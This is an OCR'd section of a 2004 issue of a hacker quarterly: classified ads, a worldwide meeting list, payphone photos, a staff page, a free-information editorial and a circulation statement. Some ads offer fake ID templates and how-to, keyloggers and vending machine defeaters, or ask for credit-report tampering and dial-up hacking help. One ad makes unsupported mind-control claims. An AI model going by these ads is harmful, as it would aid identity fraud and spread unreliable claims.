AFFORDABLE AND RELIABLE LINUX HOSTING. Kaleton Internet provides affordable web hosting based on Linux servers. Our hosting plans start from only $4.95 per month. This includes support for Python, Perl, PHP, MySQL, and more. Privacy is guaranteed and you can pay by E-Gold, paypal, or credit card. http://www.kaleton.com

DRIVER'S LICENSE BAR-BOOK and "fake" ID templates. Includes photos, templates, and information on all security features of every single American and Canadian drivers' licenses. Including information on making "fake" ID's on PVC cards, laminating, making holograms, magnetic stripes, software, and more to make your very own license! Send $25 cash in US funds or an international money order in US funds made out to R.J. Orr and mailed to Driver's Bar Book, PO Box 2306, Station Main, Winnipeg, Manitoba, R3C 4A6, Canada. Order now and get FREE laminates with every order! We ship worldwide free!

ONLINE RETAILER OF COMPUTER PRODUCTS is also a *2600* subscriber! 60,000 different computer products from components to complete systems, laptops, PDAs, cables, RAM, and media all available online at http://www.digitaleverything.ca. Worldwide shipping is no problem. Just mention you are a subscriber and I'll give you better prices too. Contact Dave at sales@digitaleverything.ca for more info.

WIRELESS SECURITY PERSPECTIVES. Monthly, commercial-grade information on wireless security. Learn how to protect your cellular, PCS, 3G, Bluetooth, or WiFi system from *2600* readers. Subscriptions start at $350 per year. Check us out at http://cnp-wireless.com/wsp.html.

REAL WORLD HACKING: Interested in rooftops, steam tunnels, and the like? For a copy of *Infiltration,* the zine about going places you're not supposed to go, send $3 cash to PO Box 13, Station E, Toronto, ON M6H 4E1, Canada.

TAP/YIPL The original phreaking and hacking zines! All original back issues on CD-ROM. Only $5 including postage! Write for a free catalog of the best underground CD-ROMS! Whirlwind, Box 8619, Victoria BC, V8W 3S2, Canada.

Help Wanted

GOOD COMMUNICATORS NEEDED to promote revolutionary sender-pays spam elimination infrastructure. E-mail davidnicol@pay2send.com with "2600 marketplace" in your message. Lifetime residual earnings potential.

CREDIT REPORT HELP NEEDED. Need some assistance removing negative items off credit reports. Will pay. All agencies. Please respond to skysight@spacemail.com.

HIRING PROFESSIONAL INTERNET CONSULTANTS with job references only for the following: website security, performance tuning, and marketing for online magazine. Please send your bio and resume to: jbhartsworth@yahoo.com -you can work from home, but should live in (or around) NYC, as you will need to attend a meeting or two.

Wanted

IF YOU DON'T WANT SOMETHING TO BE TRUE, does that make it propaganda? When we're children and we don't want to listen, we put our hands over our ears. As we grow up, we create new ways to ignore things we don't want to hear. We make excuses. We look the other way. We label things "propaganda" or "scare tactics." But it doesn't work. It doesn't make the truth go away. Government and corporate MIND CONTROL PROGRAMS are used to intimidate, torture, and murder people globally. It may not be what you want to hear. But that doesn't make it any less true. Please visit and support John Gregory Lambros by distributing this ad to free classified advertising sites and newsgroups globally. www.brazilboycott.org THANK YOU!

HAVE KNOWLEDGE OF SECURITY BREACHES at your bank? Heard rumors of cracked customer databases? Know there are unaddressed vulnerabilities in a retailer's credit card network, but its management doesn't know or care? We want your tips. We are a business newsletter focusing on security issues in the financial industry: IT security, privacy, regulatory compliance, identity-theft and fraud, money-laundering. Wherever criminal activity meets banks, we are there. You can remain anonymous. (Note: we will not print rumors circulated by one person or group without obtaining supporting evidence or corroboration from other parties.) Contact banksecuritynews@yahoo.com or call 212-564-8972, ext. 102.

BUYING BOOKS AND MORE. Man interested in books related to hacking, security, phreaking, programming, and more. Willing to purchase reasonable books/offers. I do search Google! No rip-offs please. Contact me at lbda@att.net.

FREE SOFTWARE DISTRIBUTION. I have a website (www.eloder.com, come check it out!) that has a fair amount of traffic. Mostly for debian and redhat cds. I am looking for hackers who have made their own interesting programs and wish to share. If you have some really interesting apps, I can give you (for free!) a page or a sub domain. I am looking to assist the open source movement and the hacker community. You can email me at eloder@hotmail.com. Please place "download" in the subject heading. All interesting ideas welcome. Eric Loder.

NEED DIAL UP HACKING INFO (steps involved, current dial ups, etc.) Also looking for places on the Internet where I can get unlisted phone numbers for free. Please contact me at billm2@prodigy.net.

Services

WHY PAY HUNDREDS OF DOLLARS FOR SSL CERTS? CAcert.org, a nonprofit, community-based Certificate Authority offers the same 128-bit digital certificate-based security for exactly $0.00. Compare that with the prices of industry leaders like Thawte and Verisign! Support the next open source revolution and come download X.509 certificates (both personal certs for e-mail encryption AND server-side certs for SSL) for free at www.cacert.org. No tricks, no hidden agenda... we're here to serve the Internet community. (Of course, feel free to click on our "donate" link if you want to help!) Just as you'd never consider paying $35 for domain registration again, soon you'll laugh at the prices closed-source, commercial providers are charging today as well. www.cacert.org

INTELLIGENT HACKERS UNIX SHELL. Reverse.Net is owned and operated by Intelligent Hackers. We believe every user has the right to online security and privacy. In today's hostile anti-hacker atmosphere, intelligent hackers require the need for a secure place to work, without Big Brother looking over their shoulder. Hosted at Equinox Chicago. Juniper filtered DoS protection with multiple FreeBSD servers @ P4 2.4 ghz with complete online "privacy." Compile your favorite security tools, use ssh, stunnel, irc, nmap, etc. Affordable pricing from $10/month, with a 14 day money back guarantee. http://www.reverse.net/

Announcements

OFF THE HOOK is the weekly one hour hacker radio show presented Wednesday nights at 7:00 pm ET on WBAI 99.5 FM in New York City. You can also tune in over the net at www.2600.com/offthehook or on shortwave in North and South America at 7415 khz. Archives of all shows dating back to 1988 can be found at the 2600 site, now in mp3 format! Shows from 1988-2003 are now available in DVD-R format for $30! Send check or money order to 2600, PO Box 752, Middle Island, NY 11953 USA or order through our online store at http://store.2600.com. Your feedback on the program is always welcome at oth@2600.com.

CHRISTIAN HACKERS' ASSOCIATION: Check out the webpage http://www.christianhacker.org for details. We exist to promote a community for Christian hackers to discuss and impact the realm where faith and technology intersect for the purpose of seeing lives changed by God's grace through faith in Jesus.

HACKERSHOMEPAGE.COM. Your source for keyboard loggers, gambling devices, magnetic stripe reader/writers, vending machine defeaters, satellite TV equipment, lockpicks, etc... (407) 650-2830.

VMYTHS.COM AUDIO RANTS are available free of charge to computer talk shows. These short and often hilarious MP3s dispel the hysteria that surrounds computer security. One former White House computer security advisor hates these rants (and we don't make this claim lightly). Check out Vmyths.com/news.cfm for details.

HACKERMIND: Dedicated to bringing you the opinions of those in the hacker world, and home of the ezine *Frequency*. Visit www.hackermind.net for details.

DO YOU WANT ANOTHER PRINTED MAGAZINE that complements *2600* with even more hacking information? *Binary Revolution* is a magazine from the Digital Dawg Pound about hacking and technology. Specifically, we look at underground topics of technology including: Hacking, Phreaking, Security, Urban Exploration, Digital Rights, and more. For more information, or to order your printed copy online, visit us at http://www.binrev.com/ where you will also find instructions on mail orders. Welcome to the revolution!

Personals

PRISON STILL SUCKS! Also known as Alphabits, busted for hacking a few banks, stuck in this hell for another two years. I'm going nuts without any mental stimulation, I welcome letters from anyone and will reply to all! Help me out, put pen to paper. Jeremy Cushing #J51130, Centinela State Prison, P.O. Box 911, Imperial, CA 92251-0911.

RESOURCE MAN recommends for your hacking delight to write: Loompanics Unlimited, P.O. Box 1197, Port Townsend, WA 98368; www.loompanics.com for books on hacking. Ask for their catalog. As for me, I am currently learning QBasic. Please send me hardcopy of any graphical, animated, or game programs. Thank you. Daniel Sigsworth #1062882, P.O. Box 20000, Wallace Unit, Colorado City, TX 79512-2000.

I AM A 22 YEAR OLD KNOWLEDGE SEEKER that has been incarcerated for the past 2 years and have 2 years to go until my release. I am looking for anyone who has the time to teach or print tutorials for me to learn from. I am interested in any field such as phreaking, cracking, programming OpenBSD, or anything else to keep my mind on the right track while I do my segregation time. I also would enjoy some penpals if anyone has time. I will answer ALL letters promptly. If interested please write me at: Joshua Steelsmith
#113667, WVCF-IDOC, P.O. Box 1111, Carlisle, IN 47838.

STORMBRINGER'S 411: My Habeas Corpus (2255) was just denied so I'm in for the 262 month long haul. Am trying to get back in contact with the D.C. crew, Roadie, Joe630, Alby, Protozoa, Ophie, Professor, Dr. Freeze, Mudge, VaxBuster, Panzer, and whoever else wants to write. P.T. Barnum, I lost your 411. Wireless, ham, data over radio is my bag. Write: William K. Smith, 44684-083, FCI Cumberland Unit A-1, PO Box 1000, Cumberland, MD 21501 (web: www.stormbringer.tv).

ONLY SUBSCRIBERS CAN ADVERTISE IN *2600!* Don't even think about trying to take out an ad unless you subscribe! All ads are free and there is no amount of money we will accept for a non-subscriber ad. We hope that's clear. Of course, we reserve the right to pass judgment on your ad and not print it if it's amazingly stupid or has nothing at all to do with the hacker world. We make no guarantee as to the honesty, righteousness, sanity, etc. of the people advertising here. Contact them at your peril. All submissions are for ONE ISSUE ONLY! If you want to run your ad more than once you must resubmit it each time. Don't expect us to run more than one ad for you in a single issue either. Include your address label or a photocopy so we know you're a subscriber. Send your ad to 2600 Marketplace, PO Box 99, Middle Island, NY 11953. Deadline for Autumn issue: 9/1/04.

ARGENTINA

Buenos Aires: In the bar at San Jose 05.

AUSTRALIA

Adelaide: At the payphones near the Academy Cinema on Pulteney St. 8 pm.
Brisbane: Hungry Jacks on the Queen St. Mall (RHS, opposite Info Booth). 7 pm.
Canberra: KC's Virtual Reality Cafe, 11 East RW, Civic. 7 pm.
Melbourne: Melbourne Central Shopping Centre at the Swanston Street entrance near the public phones.
Perth: The Merchant Tea and Coffee House, 183 Murray St. 6 pm.
Sydney: The Crystal Palace, front bar/bistro, opposite the bus station area on George Street at Central Station. 6 pm.

AUSTRIA

Graz: Cafe Haltestelle on Jakominiplatz.

BRAZIL

Belo Horizonte: Pelego's Bar at Assufeng, near the payphone. 6 pm.

CANADA

Alberta

Calgary: Eau Claire Market food court by the bland yellow wall (formerly the "milk wall").

British Columbia

Nanaimo: Tim Horton's at Comox & Wallace.
Vancouver: Pacific Centre Food Fair, one level down from street level by payphones. 4 pm to 9 pm.
Victoria: Eaton Center food court by A&W.

Manitoba

Winnipeg: Garden City Shopping Center, Center Food Court adjacent to the A & W restaurant.

New Brunswick

Moncton: Ground Zero Networks Internet Cafe, 720 Main St. 7 pm.

Ontario

Barrie: William's Coffee Pub, 505 Bryne Drive. 7 pm.
Guelph: William's Coffee Pub, 429 Edinbourgh Road. 7 pm.
Hamilton: McMaster University Student Center, Room 318, 7:30 pm.
Ottawa: Agora Bookstore and Internet Cafe, 145 Besserer Street. 6:30 pm.
Toronto: Food Bar, 199 College Street.

Quebec

Montreal: Bell Amphitheatre, 1000 Gauchetiere Street.

CHINA

Hong Kong: Pacific Coffee in Festival Walk, Kowloon Tong.

CZECH REPUBLIC

Prague: Legenda pub. 6 pm.

DENMARK

Aarhus: In the far corner of the DSB cafe in the railway station.
Copenhagen: Ved Cafe Blasen.
Sonderborg: Cafe Druen. 7:30 pm.

EGYPT

Port Said: At the foot of the Obelisk (El Missallah).

ENGLAND

Exeter: At the payphones, Bedford Square. 7 pm.
Hampshire: Outside the Guildhall, Portsmouth.
Hull: The Old Gray Mare Pub, opposite Hull University. 7 pm.
London: Trocadero Shopping Center (near Picadilly Circus), lowest level. 7 pm.
Manchester: The Green Room on Whitworth Street. 7 pm.
Norwich: Main foyer of the Norwich "Forum" Library. 5:30 pm.
Reading: Afro Bar, Merchants Place, off Friar St. 6 pm.

FINLAND

Helsinki: Fenniakortteli food court (Vuorikatu 14).

FRANCE

Avignon: Bottom of Rue de la Republique in front of the fountain with the flowers. 7 pm.
Grenoble: Eve, campus of St. Martin d'Heres.
Paris: Place de la Republique, near the (empty) fountain. 6 pm.
Rennes: In front of the store "Blue Box" close to the place of the Republic. 7 pm.

GREECE

Athens: Outside the bookstore Papaswtiriou on the corner of Patision and Stournari. 7 pm.

IRELAND

Dublin: At the phone booths on Wicklow Street beside Tower Records. 7 pm.

ITALY

Milan: Piazza Loreto in front of McDonalds.

JAPAN

Tokyo: Linux Cafe in Akihabara district. 6 pm.

NEW ZEALAND

Auckland: London Bar, upstairs, Wellesley St., Auckland Central. 5:30 pm.
Christchurch: Java Cafe, corner of High St. and Manchester St. 6 pm.
Wellington: Load Cafe in Cuba Mall. 6 pm.

NORWAY

Oslo: Oslo Sentral Train Station. 7 pm.
Tromsoe: The upper floor at Blaa Rock Cafe. 6 pm.
Trondheim: Rick's Cafe in Nordregate. 6 pm.

SCOTLAND

Glasgow: Central Station, payphones next to Platform 1. 7 pm.

SLOVAKIA

Bratislava: at Polus City Center in the food court (opposite side of the escalators). 8 pm.
Presov City: Kelt Pub. 6 pm.

SOUTH AFRICA

Johannesburg (Sandton City): Sandton food court. 6:30 pm.

SWEDEN

Gothenburg: Outside Vanilj. 6 pm.
Stockholm: Outside Lava.

SWITZERLAND

Lausanne: In front of the MacDo beside the train station.

UNITED STATES

Alabama

Auburn: The student lounge upstairs in the Foy Union Building. 7 pm.
Huntsville: Madison Square Mall in the food court near McDonald's. 7 pm.
Tuscaloosa: McFarland Mall food court near the front entrance.

Arizona

Phoenix: Borders, 2nd Floor Cafe Area, 2402 E. Camelback Road.
Tucson: Borders in the Park Mall. 7 pm.

California

Los Angeles: Union Station, corner of Macy & Alameda. Inside main entrance by bank of phones. Payphones: (213) 972-9519, 9520; 625-9923, 9924; 613-9704, 9746.
Orange County (Lake Forest): Diedrich Coffee, 22621 Lake Forest Drive.
Sacramento (Citrus Heights): Barnes & Noble, 6111 Sunrise Blvd. 7 pm.
San Diego: Regents Pizza, 4150 Regents Park Row #170.
San Francisco: 4 Embarcadero Plaza (inside). Payphones: (415) 398-9803, 9804, 9805, 9806.
San Jose (Campbell): Orchard Valley Coffee Shop/Net Cafe on the corner of S Central Ave. and E Campbell Ave.
Santa Barbara: Cafe Siena on State Street.

Colorado

Boulder: Wing Zone food court, 13th and College. 6 pm.

District of Columbia

Arlington: Pentagon City Mall in the food court. 6 pm.

Florida

Ft. Lauderdale: Broward Mall in the food court. 6 pm.
Gainesville: In the back of the University of Florida's Reitz Union food court. 6 pm.
Orlando: Fashion Square Mall Food Court between Hovan Gourmet and Manchu Wok. 6 pm.

Georgia

Atlanta: Lenox Mall food court. 7 pm.

Hawaii

Honolulu: Coffee Talk Cafe, 3601 Waialae Ave. Payphone: (808) 732-9184. 6 pm.

Idaho

Boise: BSU Student Union Building, upstairs from the main entrance. Payphones: (208) 342-9700, 9701.
Pocatello: College Market, 604 South 8th Street.

Illinois

Chicago: Union Station in the Great Hall near the payphones.

Indiana

Evansville: Barnes and Noble cafe at 624 S Green River Rd.
Ft. Wayne: Glenbrook Mall food court in front of Sbarro's. 6 pm.
Indianapolis: Borders Books on the corner of Meridian and Washington.
South Bend (Mishawaka): Barnes and Noble cafe, 4601 Grape Rd.

Iowa

Ames: Santa Fe Espresso, 116 Welch Ave.

Kansas

Kansas City (Overland Park): Oak Park Mall food court.

Louisiana

Baton Rouge: In the LSU Union Building, between the Tiger Pause & McDonald's, next to the payphones.
New Orleans: La Fee Verte, 620 Conti Street. 6 pm.

Maine

Portland: Maine Mall by the bench at the food court door.

Maryland

Baltimore: Barnes & Noble cafe at the Inner Harbor.

Massachusetts

Boston: Prudential Center Plaza, terrace food court at the tables near the windows.
Marlborough: Solomon Park Mall food court.
Northampton: Javanet Cafe across from Polaski Park.

Michigan

Ann Arbor: The Galleria on South University.

Minnesota

Bloomington: Mall of America, north side food court, across from Burger King & the bank of payphones that don't take incoming calls.

Missouri

Kansas City (Independence): Barnes & Noble, 19120 East 39th St.
St. Louis: Galleria, Highway 40 & Brentwood, elevated section, food court area, by the theaters.
Springfield: Borders Books and Music coffeeshop, 3300 South Glenstone Ave, one block south of Battlefield Mall. 5:30 pm.

Nebraska

Omaha: Crossroads Mall Food Court. 7 pm.

Nevada

Las Vegas: Palms Casino food court. 8 pm.

New Mexico

Albuquerque: Winrock Mall food court, near payphones on the lower level between the fountain & arcade. Payphones: (505) 883-9985, 9976, 9841.

New York

New York: Citigroup Center, in the lobby, near the payphones, 153 E 53rd St., between Lexington & 3rd.

North Carolina

Charlotte: South Park Mall food court.
Greensboro: Bear Rock Cafe, Friendly Shopping Center. 6 pm.
Raleigh: Crabtree Valley Mall food court in front of the McDonald's.
Wilmington: Independence Mall food court.

Ohio

Akron: Arabica on W. Market Street, intersection of Hawkins, W. Market, and Exchange.
Cleveland: University Circle Arabica, 11300 Juniper Rd. Upstairs, turn right, second room on left.
Columbus: Convention Center (downtown), south (hotel) half, carpeted payphone area, near restrooms, north of food court. 7 pm.
Dayton: At the Marions behind the Dayton Mall.

Oklahoma

Oklahoma City: The Magic Lamp in the Lakeside Shopping Center near the corner of N. May Ave. and NW 73rd St.
Tulsa: Woodland Hills Mall food court.

Oregon

Portland: Backspace Cafe, 115 NW 5th Ave. 6 pm.

Pennsylvania

Allentown: Panera Bread on Route 145 (Whitehall). 6 pm.
Philadelphia: 30th Street Station, under Stairwell 7 sign.
Pittsburgh: William Pitt Union building on the University of Pittsburgh campus by the Bigelow Boulevard entrance.

South Carolina

Charleston: Northwoods Mall in the hall between Sears and Chik-Fil-A.

South Dakota

Sioux Falls: Empire Mall, by Burger King.

Tennessee

Knoxville: Borders Books Cafe across from Westown Mall.
Memphis: Cafe inside Bookstar - 3402 Poplar Ave. at Highland. 6 pm.
Nashville: J-J's Market, 1912 Broadway.

Texas

Austin: Dobie Mall food court.
Dallas: Mama's Pizza, Campbell & Preston. 7 pm.
Houston: Ninfa's Express in front of Nordstrom's in the Galleria Mall.
San Antonio: North Star Mall food court.

Utah

Salt Lake City: ZCMI Mall in The Park Food Court.

Vermont

Burlington: Borders Books at Church St. and Cherry St. on the second floor of the cafe.

Virginia

Arlington: (see District of Columbia)
Virginia Beach: Lynnhaven Mall on Lynnhaven Parkway. 6 pm.

Washington

Seattle: Washington State Convention Center. 6 pm.

Wisconsin

Madison: Union South (227 N. Randall Ave.) on the lower level in the Copper Hearth Lounge.
Milwaukee: The Node, 1504 E. North Ave.

All meetings take place on the first Friday of the month. Unless otherwise noted, they start at 5 pm local time. To start a meeting in your city, leave a message & phone number at (631) 751-2600 or send email to meetings@2600.com.

Payphones From All Around

Ethiopia. Not very many payphones to be found in this country but here's one of them in Addis Ababa.

Sri Lanka. Found in Sigiriya, this booth holds the mounting from a previous tenant.

India. On Elephanta Island in Mumbai, some careless painters splotched this phone but not enough to dampen its brilliant yellow spirit.

Sri Lanka. The shape of this phone in the city of Kandy is rather weird to say the least.

Photos by Tom Mele

Come and visit our website and see our vast array of payphone photos that we've compiled! http://www.2600.com

Bulgarian Payphones

All of these photos were taken in Sofia. Here we see a modern orange coin and card phone.

And when a phone only takes cards, they appear to simply cut the bottom half off.

Here's a blue card phone which was right next to the orange phone above. Such spectacular displays of color are virtually unheard of here in the States.

The old style payphone with funky surrounding. Drab, yet intriguing.


Photos by karnivOre

Look on the other side of this page for even more photos!

Volume Twenty-One, Number Three
Fall 2004, $5.50 US, $8.15 CAN

2600

The Hacker Quarterly



0 74470 83158 7 43>

JOIN US AS WE UNITE AGAIN

"We are stunned that RealNetworks has adopted the tactics and ethics of a hacker to break into the iPod, and we are investigating the implications of their actions under the DMCA and other laws." - Apple Computer in an apparent reversal of their "think different" marketing strategy, July 29, 2004

STAFF

Editor-In-Chief
Emmanuel Goldstein

Layout and Design
ShapeShifter

Cover Design
Dabu Ch'wald

Office Manager
Tampruf

Writers: Bernie S., Billsf, Bland Inquisitor, Eric Corley, Dalai, Dragorn, John Drake, Paul Estev, Mr. French, Javaman, Joe630, Kingpin, Lucky225, Kevin Mitnick, The Prophet, David Ruderman, Screamer Chaotix, Seraf, Silent Switchman, StankDawg, Mr. Upsetter

Webmasters: Juintz, Kerry

Network Operations: css, mlc

Broadcast Coordinators: Juintz, Pete, daRonin, Digital Mercenary, Pytey, Kobold, lee, Brilldon, w3rd, Gehenna, boink, Mighty Industries

IRC Admins: Shardy, xi, r0d3nt

Inspirational Music: Figgy Duff, Shanneyganock

Shout Outs: The Fifth Hope crew, the people of Pier 57

2600(ISSN 0749-3851) is published quarterly by 2600 Enterprises Inc. 2 Flowerfield, St. James, NY 11780.

Periodicals postage paid at St. James, NY and additional offices.

POSTMASTER:
Send address changes to
2600, P.O. Box 752
Middle Island, NY 11953-0752.

YEARLY SUBSCRIPTION:
U.S. and Canada -
$20 individual,$50 corporate (U.S. funds).
Overseas - $30 individual, $65 corporate.

Back issues available for 1984-2003 at $20 per year, $26 per year overseas.

Individual issues available from 1988 on at $5.00 each, $6.50 each overseas.

ADDRESS ALL SUBSCRIPTION CORRESPONDENCE TO:
2600 Subscription Dept., P.O. Box 752
Middle Island, NY 11953-0752
(subs@2600.com).

FOR LETTERS AND ARTICLE SUBMISSIONS, WRITE TO:
2600 Editorial Dept., P.O. Box 99
Middle Island, NY 11953-0099
(letters@2600.com, articles@2600.com).
***2600* Office Line: 631-751-2600**
***2600* FAX Line: 631- 474-2677**

Testimony

In the end, learning is what it's really all about. Whether it's a specific command that yields a particular result or a philosophical lesson we learn over time, the world of hacking is a world of learning. That's what makes it dangerous. And that's what makes it fun.

We had a great learning experience again this summer with The Fifth HOPE as hackers from all around the world gathered in New York City for our fifth conference. In an extension of what *2600* has stood for over the past 20 years, knowledge and information were passed around freely, dialogue was established, communities mixed, and ideas and inspiration flowed.

For many, this was their first look at the hacker world and we believe it was a positive one. Of course, after the hatchet job the mass media does on a regular basis with regards to hackers, it's not too difficult to present a more positive image. Still, it's always nice to see people's eyes opened a bit and that's one of the reasons we enjoy putting on the conferences so much.

For those who have been part of the community for years, HOPE serves as a reaffirmation of what we stand for and what we believe in. And this is something which is sorely needed, especially today. It's not hard to grow discouraged as civil rights evaporate and legislation seemingly written just for the likes of us gets passed by overwhelming margins.

We've witnessed some real changes in our society over the past two decades and the trend has most definitely been on the increasingly restrictive side. It's easy to conclude that we are all quite powerless to reverse or even to stop this movement. But by merely refusing to be cowed into submission, we make a difference. Our existence alone is a step. And by realizing that there are others out there who don't want to live in a society of fear and surveillance, that there are those who believe in educating the people around them, we become stronger and we move closer to the day when we are able to actually make the pendulum start moving in the other direction.

Every day people pay the price for speaking their minds, for questioning authority, and for standing up to bullies. We saw quite a bit of that this summer in various arenas. While this sort of thing is almost always unfair, it nonetheless can serve as a catalyst to enact significant change - sometimes within a single individual, sometimes throughout a country or even the globe.

There is probably not one article we've ever printed or a single presentation at one of our conferences that someone didn't disapprove of or believe to be a threat of some sort. We are always being challenged by those who believe the information we spread is not for us to know and that its dissemination can only result in chaos. We have traditionally taken a very different view. Information is there for people to discover and to share. If it's out there, then people have every right to know about it. We also believe people have a basic right to privacy through such means as encryption and education. Everyone deserves to know how to keep information about themselves away from prying corporate and government eyes. It's quite easy for our critics to cloud these issues and deceive the public into believing that hackers exist for the primary purpose of invading others' privacy. In fact the opposite has proven to be frequently true. Since 1984, our first year of publishing,

we have heard from people who directly benefited from the knowledge they received from those in the hacker community. They learned how to make intelligent choices when using telephones or computers, they discovered how to protect things like credit reports and Social Security numbers, and they were able to realize when they were getting ripped off. And much of this came from reading articles that others questioned the value of since there could be "no other possible purpose" but to use the information within to cause harm. They just didn't see the bigger picture. Today, we're happy to say, so many more have taken some big steps away from that whole "security through obscurity" concept.

Privacy cannot be protected through mere faith in the system. It can only be protected by learning everything there is to know *about* the system, finding the weak spots, theorizing on how vulnerabilities could be exploited, and constantly communicating this information and knowledge.

This is why we are seen as a danger. Learning without a permit has always been a thorn in the side of those in supposed control. We see examples of this all around us. We see the individual who gets into trouble with parents or at school for asking too many questions or for pursuing knowledge that's been deemed off limits for one reason or another. We see people who put their jobs and careers on the line by challenging unfair policies or refusing to hide who they are or where their interests lie. We see the human race throughout history moving forward in spite of itself - because of the people who dare to stand up and make a difference, often at great personal expense.

Yes, our learning often comes at a price. It's most always easier to not take a position and to focus primarily on one's own existence. There is nothing dishonorable about this. We cannot presume to tell people what they need to focus upon and what they are required to sacrifice. But there are always ways each of us can make a difference without necessarily taking a loss. Throughout the years we have met so many people who support what we're doing but who fear for their various positions were that fact to become known. They range from school kids to business executives to government agents. In many ways these are the people serving the most vital role because they offer a window into worlds we could never quite fathom otherwise. Sure, it's great to be an information warrior and to let everyone on the planet know that you support the free exchange of data, are committed to overturning the DMCA, and hack the system in every way you know how. But that's just one path. We all learn so much from those anonymous people inside government agencies, corporations, the military, and even schools who provide us with the information that sheds light on these worlds. These people have been a part of *2600* since the beginning and, in addition to supplying us with some of our best stuff, they inspire us with their support.

For those willing to go that extra step and publicly stand up to all of the nasty things that are happening, we feel a great affinity. Courage is born in some unexpected places and it never ceases to amaze us to see how much of it comes via the keyboards and monitors of our readers. If there's one thing we've learned over the years, it's that this bravery and fortitude are appreciated by far more people than any of us suspect.


Statement required by 39 USC 3685 showing the ownership, management, and circulation of *2600 Magazine,* published quarterly (4 issues) for October 1, 2004.
Annual subscription price $20.00.

1. Mailing address of known office of publication is Box 752, Middle Island, New York 11953.
2. Mailing address of the headquarters or general business offices of the publisher is 2 Flowerfield, ST. James, NY 11780.
3. The names and addresses of the publisher, editor, and managing editor are: Publisher and Editor: Emmanuel Goldstein, Box 99, Middle Island, New York 11953.
Managing Editor: Eric Corley, 2 Flowerfield, ST. James, NY 11780
4. The owner is Eric Corley, 2 Flowerfield, ST. James, NY 11780
5. Known bondholders, mortgagees, and other security holders owning or holding more than 1 percent or more of total amount of bonds, mortgages, or other securities are: none.
6 Extent and nature of circulation

	Average No. Copies each issue during preceding 12 months	Single Issue nearest to filing date
A Total Number of Copies	85,000	85,000
B Paid and/or Requested Circulation		
1 Paid/Requested Outside-County Mail Subscriptions	4874	4902
2 Paid In-County Subscriptions	66	67
3 Sales Through Dealers and carries, street vendors, and counter sales	77,380	76,848
4 Other Classes Mailed Through the USPS	0	0
C Total Paid and/or Requested Circulation	82,320	81,817
D Free Distribution by Mail (samples, complimentary, and other free)		
1 Outside-County	443	445
2 In-County	3	3
3 Other Classes Mailed Through the USPS	0	0
E. Free Distribution outside the mail. (Carriers of other means)	2234	2735
F Total free distribution	2680	3183
G Total distribution	85,000	85,000
H Copies not distributed	0	0
I. Total	85,000	85,000
J Percent paid and/or requested circulation	97	96

7. I certify that the statements made by me above are correct and complete. (Signed) Eric Corley, Owner.

In the BELLY of the BEAST



by slummin

